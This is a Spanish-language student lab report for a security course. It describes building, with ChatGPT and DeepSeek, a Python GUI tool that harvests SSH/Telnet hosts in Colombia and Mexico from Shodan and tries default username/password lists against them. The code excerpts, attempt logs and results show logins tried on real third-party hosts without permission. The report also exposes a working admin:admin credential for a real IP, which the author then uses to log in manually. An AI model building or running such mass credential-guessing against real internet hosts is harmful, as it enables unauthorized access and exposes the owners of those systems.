

UNIVERSIDAD AUTÓNOMA DE OCCIDENTE
PROGRAMA ESPECIALIZACIÓN EN
SEGURIDAD INFORMATICA



SEGURIDAD EN REDES

Practica:

Actividad Practica SSH Telnet Script con IA

Presentado por:

Sergio Andres Leon Zambrano

Código:

22502163

Docente:

ANDRES FELIPE GONZALEZ CORONADO

CALI

ABRIL

2025

Desarrollo de una aplicación en Python para validación de credenciales SSH y Telnet usando Shodan API

Para comenzar con el desarrollo del taller práctico, se tomó en cuenta el uso de herramientas de inteligencia artificial como ChatGPT y DeepSeek. El trabajo fue realizado en una máquina virtual con Kali Linux, ejecutada desde VMware. Además, se creó una cuenta en la plataforma de Shodan utilizando el correo institucional, con el fin de obtener los créditos necesarios para la realización del taller.

Se empieza diciendole a CHATGPT la pregunta para construir la aplicación en python:

Soy estudiante de especialización en seguridad informática y necesito un script en Python que realice auditorías de seguridad en servicios SSH y Telnet. Debe incluir una interfaz gráfica con Tkinter, manejo de la API de Shodan para buscar dispositivos, y pruebas de autenticación. Me puedes dar un ejemplo básico en código de cómo realizarlo

La IA me proporciona un código básico de la aplicación en Python utilizando Tkinter, junto con sugerencias para mejorarlo. Además, recomienda el uso de un entorno virtual.

Estructura del Script

```
python                                                                    Copiar  Editar

import tkinter as tk
from tkinter import messagebox, scrolledtext
import shodan
import paramiko
import telnetlib
import socket

# === CONFIGURACIÓN ===
SHODAN_API_KEY = 'TU_API_KEY' # ← Reemplaza esto con tu clave real

# === FUNCIONES ===
def buscar_dispositivos():
    api = shodan.Shodan(SHODAN_API_KEY)
```

Figura #1. Parte del código básico generado. Fuente: ChatGPT

Paso a paso para crear la estructura de tu proyecto con `venv`

1. Crear la carpeta del proyecto

```
bash
mkdir "Proyecto API"
cd "Proyecto API"
```

Esto crea tu carpeta base para todo el proyecto y accedes a ella.

Figura #2. Creación carpeta para el proyecto. Fuente: ChatGPT

2. Crear el entorno virtual dentro del proyecto

```
bash
python3 -m venv mi_entorno
```

Esto crea una carpeta llamada `mi_entorno` dentro de tu proyecto, que contiene el entorno virtual (Python, pip, librerías, etc).

3. Activar el entorno virtual

```
bash
source mi_entorno/bin/activate
```

Ahora estás "dentro" del entorno virtual. Tu consola cambiará a algo como:

```
bash
(mi_entorno) user@kali:~/Proyecto API$
```



Figura #3. Creación y activación del entorno virtual para el proyecto. Fuente: ChatGPT

Estructura final del proyecto

```
plaintext
Proyecto API/
|
├─ mi_entorno/          ← Entorno virtual (no lo toques directamente)
|   ├── bin/
|   ├── lib/
|   └─ pyvenv.cfg
|
├─ app.py               ← Tu archivo principal
├─ requirements.txt     ← Para listar dependencias
└─ utils/
    └─ helpers.py      ← Archivos de apoyo
```

Figura #4. Estructura base para el proyecto. Fuente: ChatGPT

Después de las recomendaciones proporcionadas por ChatGPT, procedemos a implementarlas en Kali Linux:

```
(kali@kali)-[~]
$ source mi_entorno/bin/activate

(mi_entorno)-(kali@kali)-[~]
$ cd ProyectoAPI

(mi_entorno)-(kali@kali)-[~/ProyectoAPI]
$
```

Figura #5. Creación de entorno virtual y estructura del proyecto en Kali linux. Fuente: Elaboración propia.

Una vez estando dentro de la carpeta y creado el entorno virtual, procedemos a generar un archivo para guardar el código base proporcionado por la IA:

```
(mi_entorno)-(kali@kali)-[~/ProyectoAPI]
$ sudo nano ssh_telnet3
```

Figura #5. Creación de archivo para guardar el Código en Kali linux. Fuente: Elaboración propia.

Al ejecutar el código previamente guardado, nos encontramos con un error generado por la librería telnetlib:

```
(mi_entorno)-(kali@kali)-[~/ProyectoAPI]
$ python3 ssh_telnet3
```

```
Traceback (most recent call last):
  File "/home/kali/ProyectoAPI/ssh_telnet4", line 5, in <module>
    import telnetlib
ModuleNotFoundError: No module named 'telnetlib'
```

Figura #6. Error de telnetlib al correr la aplicación. Fuente: Elaboración propia.

Al generarse este error, consultamos con ChatGPT para ver qué solución nos ofrece, y nos proporciona la siguiente respuesta:

Solución para el error de Telnet:

Reemplazar `Exscript.protocols.Telnet` por `telnetlib`, que es la librería estándar de Python.

Voy a corregir esto en tu código. 

Auditoria Ssh Telnet editado

✅ Correcciones realizadas:

◆ Ahora `telnetlib` se usa en lugar de `Exscript.protocols.Telnet`.

Figura #7. Solución al error por telnetlib. Fuente: propia auditoria.

Después de haber corregido este error y probado el código, procedemos a realizar una nueva consulta a la IA:

Gestionar y cargar listas independientes de IPs, usuarios y contraseñas desde archivos .txt

La IA nos proporciona el siguiente código, en el que se implementan las tres lógicas necesarias para cargar los archivos de IPs, usuarios y contraseñas:

```
# Funciones para cargar listas desde archivos .txt
def cargar_ips():
    global ips_cargadas
    archivo = filedialog.askopenfilename(title="Selecciona archivo de IPs", filetypes=[("Archivos de texto", "*.txt")])
    if archivo:
        with open(archivo, "r") as file:
            ips_cargadas = [line.strip().split(",")[0].split(": ")[-1] for line in file.readlines()]
            messagebox.showinfo("Cargado", f"{len(ips_cargadas)} IPs cargadas correctamente.")

def cargar_usuarios():
    global usuarios_cargados
    archivo = filedialog.askopenfilename(title="Selecciona archivo de usuarios", filetypes=[("Archivos de texto", "*.txt")])
    if archivo:
        with open(archivo, "r") as file:
            usuarios_cargados = file.read().splitlines()
            messagebox.showinfo("Cargado", f"{len(usuarios_cargados)} usuarios cargados correctamente.")

def cargar_passwords():
    global passwords_cargados
    archivo = filedialog.askopenfilename(title="Selecciona archivo de contraseñas", filetypes=[("Archivos de texto", "*.txt")])
    if archivo:
        with open(archivo, "r") as file:
            passwords_cargados = file.read().splitlines()
            messagebox.showinfo("Cargado", f"{len(passwords_cargados)} contraseñas cargadas correctamente.")
```

Figura #7. Lógica para cargar archivos ips, usuario y contraseña en la aplicación. Fuente: ChatGPT

A continuación, se integran las validaciones para los puertos SSH y Telnet en el código, y se realiza una prueba en la máquina virtual. Como resultado, se obtiene una interfaz gráfica con cuatro botones: 'Cargar usuarios', 'Cargar contraseñas', 'Cargar IPs' y uno adicional para iniciar la validación.




Figura #8. Interfaz de auditoría SSH/TELNET. Fuente: Elaboración propia.

Antes de iniciar la validación, se habían creado previamente dos archivos: ***usuarios.txt*** y ***contraseñas.txt***, siguiendo las recomendaciones de ChatGPT. Estos archivos permiten probar cada IP encontrada por Shodan y realizar la validación correspondiente.

Para cargar las listas de usuarios y contraseñas en la aplicación, sigue estos pasos:

1 Crea dos archivos de texto (.txt)

Cada archivo debe contener un usuario o contraseña por línea, por ejemplo:

Usuarios (usuarios.txt):

```
pgsql
admin
root
user
test
```

Contraseñas (passwords.txt):

```
pgsql
1234
admin
```

Figura #9. Creación de dos archivos. Fuente: ChatGPT

Luego, al hacer clic en el botón 'Buscar IPs por Shodan', observo que las IPs se guardan automáticamente en un archivo llamado *ips_encontradas.txt*. Posteriormente, se cargan los archivos correspondientes de usuarios y contraseñas, y al hacer clic en 'Iniciar validación', se obtiene el siguiente resultado:




Figura #10. Funcionamiento aplicación. Fuente: Elaboración propia.

Se observa que se prueba cada IP correctamente, lo que confirma que la validación está funcionando. Sin embargo, decido utilizar la IA de Deepseek a partir de este punto, por curiosidad, para comparar las respuestas. Al ingresar el código que he desarrollado hasta el momento, Deepseek me ofreció varias sugerencias que me parecieron acertadas, por lo que accedí a que las complementara:

Mejoras Técnicas para tu Aprendizaje:

1. Variables de entorno para claves:

```
python Copy  
  
import os  
SHODAN_API_KEY = os.getenv('SHODAN_API_KEY') # Mejor práctica
```

2. Límite de threads (evita sobrecarga):

```
python Copy  
  
import threading  
import queue  
  
MAX_THREADS = 20 # Limite razonable  
semaphore = threading.Semaphore(MAX_THREADS)  
  
def validar_ssh(ip, usuario, password):  
    with semaphore:  
        # Tu código actual...
```

3. Progreso de ejecución (útil para pruebas):

```
python Copy  
  
from tqdm import tqdm # pip install tqdm  
  
# En iniciar_validacion():  
total = len(ips_cargadas) * len(usuarios_cargados) * len(passwords_cargados)  
with tqdm(total=total, desc="Probando credenciales") as pbar:  
    # Actualizar pbar en cada thread
```

Figura #11. Mejoras del Código. Fuente: Deepseek

Al revisar cada una de las sugerencias, le pedí a la IA que las integrara con el código que ya tenía, y procedió a actualizarlo en consecuencia:

Auditoría SSH/Telnet con Shodan y Tkinter

```
python                                                                    Copy

import tkinter as tk
from tkinter import filedialog, messagebox
import shodan
import paramiko
from Exscript.protocols import Telnet
import threading
import re
import os
from queue import Queue
from tqdm import tqdm
from dotenv import load_dotenv # pip install python-dotenv

# Cargar variables de entorno
load_dotenv()
SHODAN_API_KEY = os.getenv('SHODAN_API_KEY')

# Validar que exista la API key
if not SHODAN_API_KEY:
    raise ValueError("Shodan API key no encontrada. Crea un archivo .env con SHODAN_API_KEY=tu_key")

api = shodan.Shodan(SHODAN_API_KEY)

# Variables globales con protección de hilos
ips_cargadas = []
usuarios_cargados = []
passwords_cargados = []
lock = threading.Lock()

# Configuración de threads
MAX_THREADS = 15
thread_limiter = threading.BoundedSemaphore(MAX_THREADS)
```

Figura #12. Parte del Código actualizado. Fuente: Deepseek

A continuación, se detallan las actualizaciones que la IA incorporó al código:

Mejoras implementadas:

1. Seguridad:

- API key ahora se carga desde variables de entorno (.env)
- Advertencias legales explícitas
- Límite de resultados de Shodan

2. Estabilidad:

- Semáforo para limitar threads concurrentes
- Mejor manejo de errores
- Bloqueos (locks) para acceso a archivos

3. Funcionalidad:

- Barra de progreso con tqdm
- Interfaz más organizada
- Validación mejorada de IPs

4. Ética:

- Mensajes legales prominentes
- Limitación a países específicos
- Documentación clara del propósito educativo

Figura #13. Mejoras del Código. Fuente: Deepseek

Implementación Funcionalidades Avanzadas

En este punto, mi código ya contaba con una estructura más robusta en cuanto a funcionalidades. Sin embargo, aún faltaban algunas características avanzadas, por lo que decidí implementar dos de ellas: un manejo robusto de errores y la generación de un archivo que registre las credenciales válidas (esta última ya era realizada parcialmente por el código anterior, pero fue mejorada gracias a las sugerencias de la IA). En la siguiente imagen se pueden observar todas las actualizaciones que se generaron al escribir el prompt:

Auditoría SSH/Telnet con Shodan y Tkinter

Implementar manejo robusto de errores (autenticación fallida, conexión fallida, timeout, créditos insuficientes Shodan, uso multiple de API Keys etc).

Implementación de Manejo Robusto de Errores

Voy a mejorar tu código con un sistema completo de manejo de errores para todas las situaciones críticas que mencionaste. Aquí está la implementación:

1. Estructura de Manejo de Errores

```
python
import logging
from datetime import datetime

# Configuración de logging
logging.basicConfig(
    level=logging.INFO,
    format='%(asctime)s - %(levelname)s - %(message)s',
    handlers=[
        logging.FileHandler('auditoria.log'),
        logging.StreamHandler()
    ]
)

class AuditoriaError(Exception):
    """Clase base para errores personalizados"""
    pass
```

Figura #13. Actualización del Código - funcionalidad avanzada. Fuente: Deepseek

Características implementadas:

1. **Manejo robusto de errores** para todos los casos mencionados
2. **Sistema de logging** completo (archivo + consola)
3. **Rotación automática** de API keys (si configuras múltiples)
4. **Protección contra timeouts** y conexiones colgadas
5. **Interfaz gráfica** con advertencias legales
6. **Barra de progreso** para operaciones largas
7. **Registro detallado** de intentos fallidos/exitosos

Archivos que generará la aplicación:

- `auditoria.log`: Registro detallado de toda la actividad
- `ips_encontradas.txt`: Resultados de búsqueda en Shodan
- `credenciales_validas.txt`: Credenciales que funcionaron
- `intentos_fallidos.log`: Registro de intentos fallidos

Figura #14. Características que se implementaron y archivos generados por la app. Fuente: Deepseek

Aquí finaliza el desarrollo de mi código, por lo que procedo a probarlo en Kali Linux.

Funcionamiento de la aplicación

Al ejecutarse la aplicación, se despliega un mensaje de advertencia legal, y posteriormente se inicia la búsqueda de IPs mediante la API de Shodan:




Figura #15. Inicio de la aplicación. Fuente: Elaboración propia.

Posteriormente, se generan 100 IPs, ya que el código establece ese límite, y se filtraron específicamente por las regiones de Colombia y México. Una vez obtenidas las IPs, se genera automáticamente un archivo llamado **ips_encontradas.txt**, el cual será cargado junto con los archivos previamente creados de **usuarios.txt** y **contraseñas.txt**, para finalmente dar inicio al proceso de validación:




Figura #16. Archivos que serán cargados para iniciar la validación. Fuente: Elaboración propia.

Luego de haber cargado los archivos e iniciado la validación, se generan tres archivos: **auditoria.log**, que registra toda la actividad realizada durante el proceso; **credenciales_validas.txt**, donde se almacenan las credenciales que resultaron exitosas; y **intentos_fallidos.log**, que, como su nombre lo indica, registra todos los intentos fallidos.

```
(mi_entorno)-(kali@kali)-[~/ProyectoAPI]
└─$ sudo cat auditoria.log
2025-04-06 21:12:29,412 - INFO - Búsqueda completada. 50 dispositivos encontrados
2025-04-06 21:12:49,803 - DEBUG - starting thread (client mode): 0x4b8f2e40
2025-04-06 21:12:49,804 - DEBUG - starting thread (client mode): 0x4b8f60d0
2025-04-06 21:12:49,804 - DEBUG - Local version/idstring: SSH-2.0-paramiko_3.5.1
2025-04-06 21:12:49,804 - DEBUG - starting thread (client mode): 0x4b8f5e50
2025-04-06 21:12:49,805 - DEBUG - Local version/idstring: SSH-2.0-paramiko_3.5.1
2025-04-06 21:12:49,805 - DEBUG - Local version/idstring: SSH-2.0-paramiko_3.5.1
2025-04-06 21:12:49,853 - DEBUG - starting thread (client mode): 0x4b8f42d0
2025-04-06 21:12:49,854 - DEBUG - Local version/idstring: SSH-2.0-paramiko_3.5.1
2025-04-06 21:12:49,973 - ERROR - Exception (client): Error reading SSH protocol banner[Errno 104] Connection reset by peer
2025-04-06 21:12:49,979 - ERROR - Traceback (most recent call last):
2025-04-06 21:12:49,980 - ERROR -   File "/home/kali/mi_entorno/lib/python3.13/site-packages/paramiko/transport.py", line 2369, in _check_banner
2025-04-06 21:12:49,980 - ERROR -       buf = self.packetizer.readline(timeout)
2025-04-06 21:12:49,980 - ERROR -   File "/home/kali/mi_entorno/lib/python3.13/site-packages/paramiko/packet.py", line 395, in readline
2025-04-06 21:12:49,980 - ERROR -       buf += self._read_timeout(timeout)
2025-04-06 21:12:49,981 - ERROR -       ~~~~~^~~~~~
2025-04-06 21:12:49,981 - ERROR -   File "/home/kali/mi_entorno/lib/python3.13/site-packages/paramiko/packet.py", line 663, in _read_timeout
2025-04-06 21:12:49,981 - ERROR -       x = self._socket.recv(128)
2025-04-06 21:12:49,981 - ERROR - ConnectionResetError: [Errno 104] Connection reset by peer
2025-04-06 21:12:49,981 - ERROR - During handling of the above exception, another exception occurred:
2025-04-06 21:12:49,981 - ERROR - 
2025-04-06 21:12:49,982 - ERROR - Traceback (most recent call last):
2025-04-06 21:12:49,982 - ERROR -   File "/home/kali/mi_entorno/lib/python3.13/site-packages/paramiko/transport.py", line 2185, in run
2025-04-06 21:12:49,982 - ERROR -       self._check_banner()
```

Figura #17. Archivo auditoria.log. Fuente: Elaboración propia.

```

(mi_entorno)-(kali@kali)-[~/ProyectoAPI]
$ sudo cat intentos_fallidos.log

=== NUEVA EJECUCIÓN 2025-04-06 21:12:49.724789 ===
[SSH-FALLIDO] 2025-04-06 21:12:54.063980 | 190.24.118.113 | admin:1234
[SSH-FALLIDO] 2025-04-06 21:12:54.855764 | 190.24.118.113 | root:admin
[SSH-FALLIDO] 2025-04-06 21:12:55.742722 | 190.24.118.113 | admin:admin
[SSH-FALLIDO] 2025-04-06 21:12:56.405668 | 190.24.118.113 | root:1234
[SSH-FALLIDO] 2025-04-06 21:12:56.839541 | 181.129.148.186 | admin:1234
[SSH-FALLIDO] 2025-04-06 21:12:57.094634 | 190.24.118.113 | admin:password
[SSH-FALLIDO] 2025-04-06 21:12:57.664646 | 181.129.148.186 | admin:admin
[SSH-FALLIDO] 2025-04-06 21:12:59.468512 | 181.129.148.186 | root:admin
[SSH-FALLIDO] 2025-04-06 21:12:59.472334 | 181.129.148.186 | root:1234
[SSH-FALLIDO] 2025-04-06 21:12:59.661087 | 181.129.148.186 | admin:password
[SSH-FALLIDO] 2025-04-06 21:13:00.769845 | 190.24.118.113 | user:1234
[SSH-FALLIDO] 2025-04-06 21:13:01.437570 | 190.24.118.113 | root:password
[SSH-FALLIDO] 2025-04-06 21:13:03.134366 | 190.24.118.113 | test:admin
[SSH-FALLIDO] 2025-04-06 21:13:03.805310 | 190.24.118.113 | user:password
[SSH-FALLIDO] 2025-04-06 21:13:03.855632 | 181.129.148.186 | root:password
[SSH-FALLIDO] 2025-04-06 21:13:03.900723 | 181.129.148.186 | test:admin
[SSH-FALLIDO] 2025-04-06 21:13:03.903811 | 181.129.148.186 | test:1234
[SSH-FALLIDO] 2025-04-06 21:13:03.917381 | 181.129.148.186 | test:password
[SSH-FALLIDO] 2025-04-06 21:13:03.924077 | 181.129.148.186 | user:admin
[SSH-FALLIDO] 2025-04-06 21:13:03.926216 | 181.129.148.186 | user:1234
[SSH-FALLIDO] 2025-04-06 21:13:03.978889 | 181.129.148.186 | user:password
[SSH-FALLIDO] 2025-04-06 21:13:04.439836 | 190.24.118.113 | user:admin
[SSH-FALLIDO] 2025-04-06 21:13:05.718130 | 190.24.118.113 | test:password
[SSH-FALLIDO] 2025-04-06 21:13:05.762471 | 190.24.118.113 | test:1234

```

Figura #18. Archivo intentos_fallidos.log. Fuente: Elaboración propia.

```

(mi_entorno)-(kali@kali)-[~/ProyectoAPI]
$ sudo cat credenciales_validas.txt

=== NUEVA EJECUCIÓN 2025-04-06 21:12:49.724686 ===

=== NUEVA EJECUCIÓN 2025-04-06 21:26:07.803727 ===

=== NUEVA EJECUCIÓN 2025-04-06 21:31:21.280456 ===
[SSH-VALIDO] 2025-04-06 21:34:36.443066 | 138.117.110.120 | admin:admin

```

Figura #19. Archivo Credenciales_validas.txt. Fuente: Elaboración propia.

Como se observa en la última imagen, de las 100 IPs encontradas, solo una fue considerada como válida. A continuación, procedemos a comprobar si esto es correcto:


```

(mi_entorno)-(kali@kali)-[~/ProyectoAPI]
$ sudo cat ips_encontradas.txt
187.218.92.129|22|None
181.48.54.81|23|Telmex Colombia S.A.
201.77.111.4|22|NIDIX NETWORKS S.A. DE C.V.
190.71.242.170|23|SURAMERICA COMERCIAL S.A.S
177.225.139.35|22|Mega Cable, S.A. de C.V.
190.123.4.16|22|Herflor TI S.A. de C.V.
200.188.98.157|23|Axtel, S.A.B. de C.V.
201.98.50.45|22|None
201.147.94.85|22|Gestión de direccionamiento UniNet
177.231.92.137|22|Mega Cable, S.A. de C.V.
187.189.1.95|22|TOTAL PLAY TELECOMUNICACIONES SA DE CV
187.210.131.129|23|None
45.198.230.48|22|Arisk Communications inc
181.49.0.229|23|Telmex Colombia S.A.
191.103.251.98|23|UNE EPM TELECOMUNICACIONES S.A.
181.49.1.185|23|Telmex Colombia S.A.
148.243.202.3|22|FINANCIAL APPLICATIONS SA DE CV
177.225.137.144|22|Mega Cable, S.A. de C.V.
187.189.79.203|22|TOTAL PLAY TELECOMUNICACIONES SA DE CV
186.27.153.96|22|EMPRESAS MUNICIPALES DE CALI E.I.C.E. E.S.P.
177.243.238.174|22|Mega Cable, S.A. de C.V.
78.12.173.144|22|Amazon Data Services Mexico
190.3.193.6|22|UNE EPM TELECOMUNICACIONES S.A.
45.166.101.129|22|AG HOLDINGS
190.24.118.113|22|PADRES AGUSTINIANOS RECOLETOS
181.129.148.186|22|EPM Telecomunicaciones S.A. E.S.P.
200.116.242.250|23|SURAMERICA_COMERCIAL
187.227.199.162|22|Uninet S.A. de C.V.

```

Figura #20. Archivo ips_encontradas.txt. Fuente: Elaboración propia.

Primero, se verifica que la IP se encuentre dentro del archivo *ips_encontradas.txt*, con el fin de confirmar que la aplicación está utilizando correctamente las credenciales válidas a partir del archivo de IPs generado.

```

187.253.253.113|22|Cablemas Telecomunicaciones SA de CV
138.117.110.120|22|Media Commerce Partners S.A
189.212.77.2|23|Axtel, S.A.B. de C.V.
187.199.204.131|22|None
187.218.5.29|23|None
177.227.82.244|22|Mega Cable, S.A. de C.V.
34.51.9.88|22|Google LLC

(mi_entorno)-(kali@kali)-[~/ProyectoAPI]
$

```

Figura #21. Verificación de IP valida, en el archivo ips_encontradas.txt. Fuente: Elaboración propia.

Luego, se ingresa manualmente la IP mediante SSH para verificar si la credencial es realmente válida:

```
(mi_entorno)-(kali@kali)-[~/ProyectoAPI]
└─$ ssh admin@138.117.110.120
The authenticity of host '138.117.110.120 (138.117.110.120)' can't be established.
ED25519 key fingerprint is SHA256:c1t7GJz7DT5+cxMXKu7h9AD0dl8B99LjGue3MGyIIH0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '138.117.110.120' (ED25519) to the list of known hosts.
(admin@138.117.110.120) Password:
Welcome to the DmOS CLI
admin connected from 191.111.254.198 using ssh on CONECTIC_CHIN_ID2
CONECTIC_CHIN_ID2# exit
Connection to 138.117.110.120 closed.
```

Figura #22. Verificación de IP valida . Fuente: Elaboración propia.

Como se observa finalmente, fue posible acceder mediante SSH utilizando el usuario y la contraseña 'admin' en la IP validada, confirmando así que la aplicación cumple correctamente con su funcionalidad.

Limitaciones Tecnicas de la Aplicación

Rendimiento de la aplicación

- **Límite de consultas:** 100 resultados por búsqueda (límite impuesto en el código para mejorar el rendimiento de la aplicación y consumir solo un crédito en shodan)
- **Hilos concurrentes:** Limitado a 15 conexiones simultáneas (para evitar sobrecargar el sistema local)
- **Tiempos de espera:** es el tiempo que la aplicación **espera una respuesta** de un dispositivo, en el código esta configurado con SSH: 10 segundos y Telnet: 10 segundos.

Consideraciones sobre consumo de créditos en Shodan

Existen varias consideraciones a tener en cuenta, incluyendo el consumo de recursos que tuvo la aplicación durante su ejecución, así como aspectos relacionados con la información proporcionada por la página de Shodan.

Créditos de consulta

Los **créditos de consulta** se utilizan para descargar datos a través del [sitio web](#) , [la interfaz de línea de comandos](#) o la API. Si utiliza la CLI o la API, se deducen los créditos de consulta si se cumple una de las dos condiciones siguientes:

- Se utiliza un filtro de búsqueda
- Se solicita la página 2 o posterior

Los créditos de consulta **se renuevan a principios de mes** y proporcionan la siguiente cantidad de datos:

1 crédito de consulta te permite descargar **100 resultados**

Figura #23. Creditos de consumo por consulta . Fuente: <https://help.shodan.io/the-basics/credit-types-explained>

Tabla resumida de créditos consumidos por consulta en Shodan:

Acción	Creditos Usados
Busqueda con filtros	1 (por cada 100 resultados)
Busqueda sin filtros	0
Paginación (página 2+)	+1 por cada 100 adicionales

Conclusiones

1. Desarrollo de una aplicación funcional y educativa

La aplicación realizada cumple satisfactoriamente con todos los objetivos básicos y dos funciones avanzadas establecidos en la guía del taller. Se logró una aplicación educativa de auditoría que permite realizar búsquedas en Shodan, cargar listas personalizadas de IPs, usuarios y contraseñas, y validar credenciales mediante protocolos SSH y Telnet, todo con una interfaz gráfica amigable e intuitiva.

2. Integración de funciones avanzadas

Se implementó validación masiva de credenciales mediante hilos concurrentes, manejo robusto de errores, rotación de API keys de Shodan, y generación automatizada de registros detallados (logs) de conexiones válidas y fallidas, lo que facilita el análisis de resultados.

3. Fomento del uso ético y responsable

La aplicación incluye advertencias legales explícitas antes de realizar cualquier acción sensible, reforzando el uso responsable y educativo de la herramienta. Esto permite a los

usuarios recordar la importancia del consentimiento y la legalidad en pruebas de ciberseguridad.

4. Experiencia práctica

El desarrollo de esta aplicación permitió fortalecer habilidades clave en Python, el uso de APIs, programación concurrente y manipulación de archivos, al tiempo que se profundizó en conceptos fundamentales de seguridad ofensiva. Además, se tuvieron en cuenta consideraciones importantes relacionadas con el consumo de créditos en Shodan, ya que la cuenta institucional solo disponía de 100 créditos. Por ello, se gestionaron eficientemente mediante el uso de búsquedas filtradas, límites en la cantidad de resultados y reutilización de datos, lo que permitió llevar a cabo la práctica sin inconvenientes.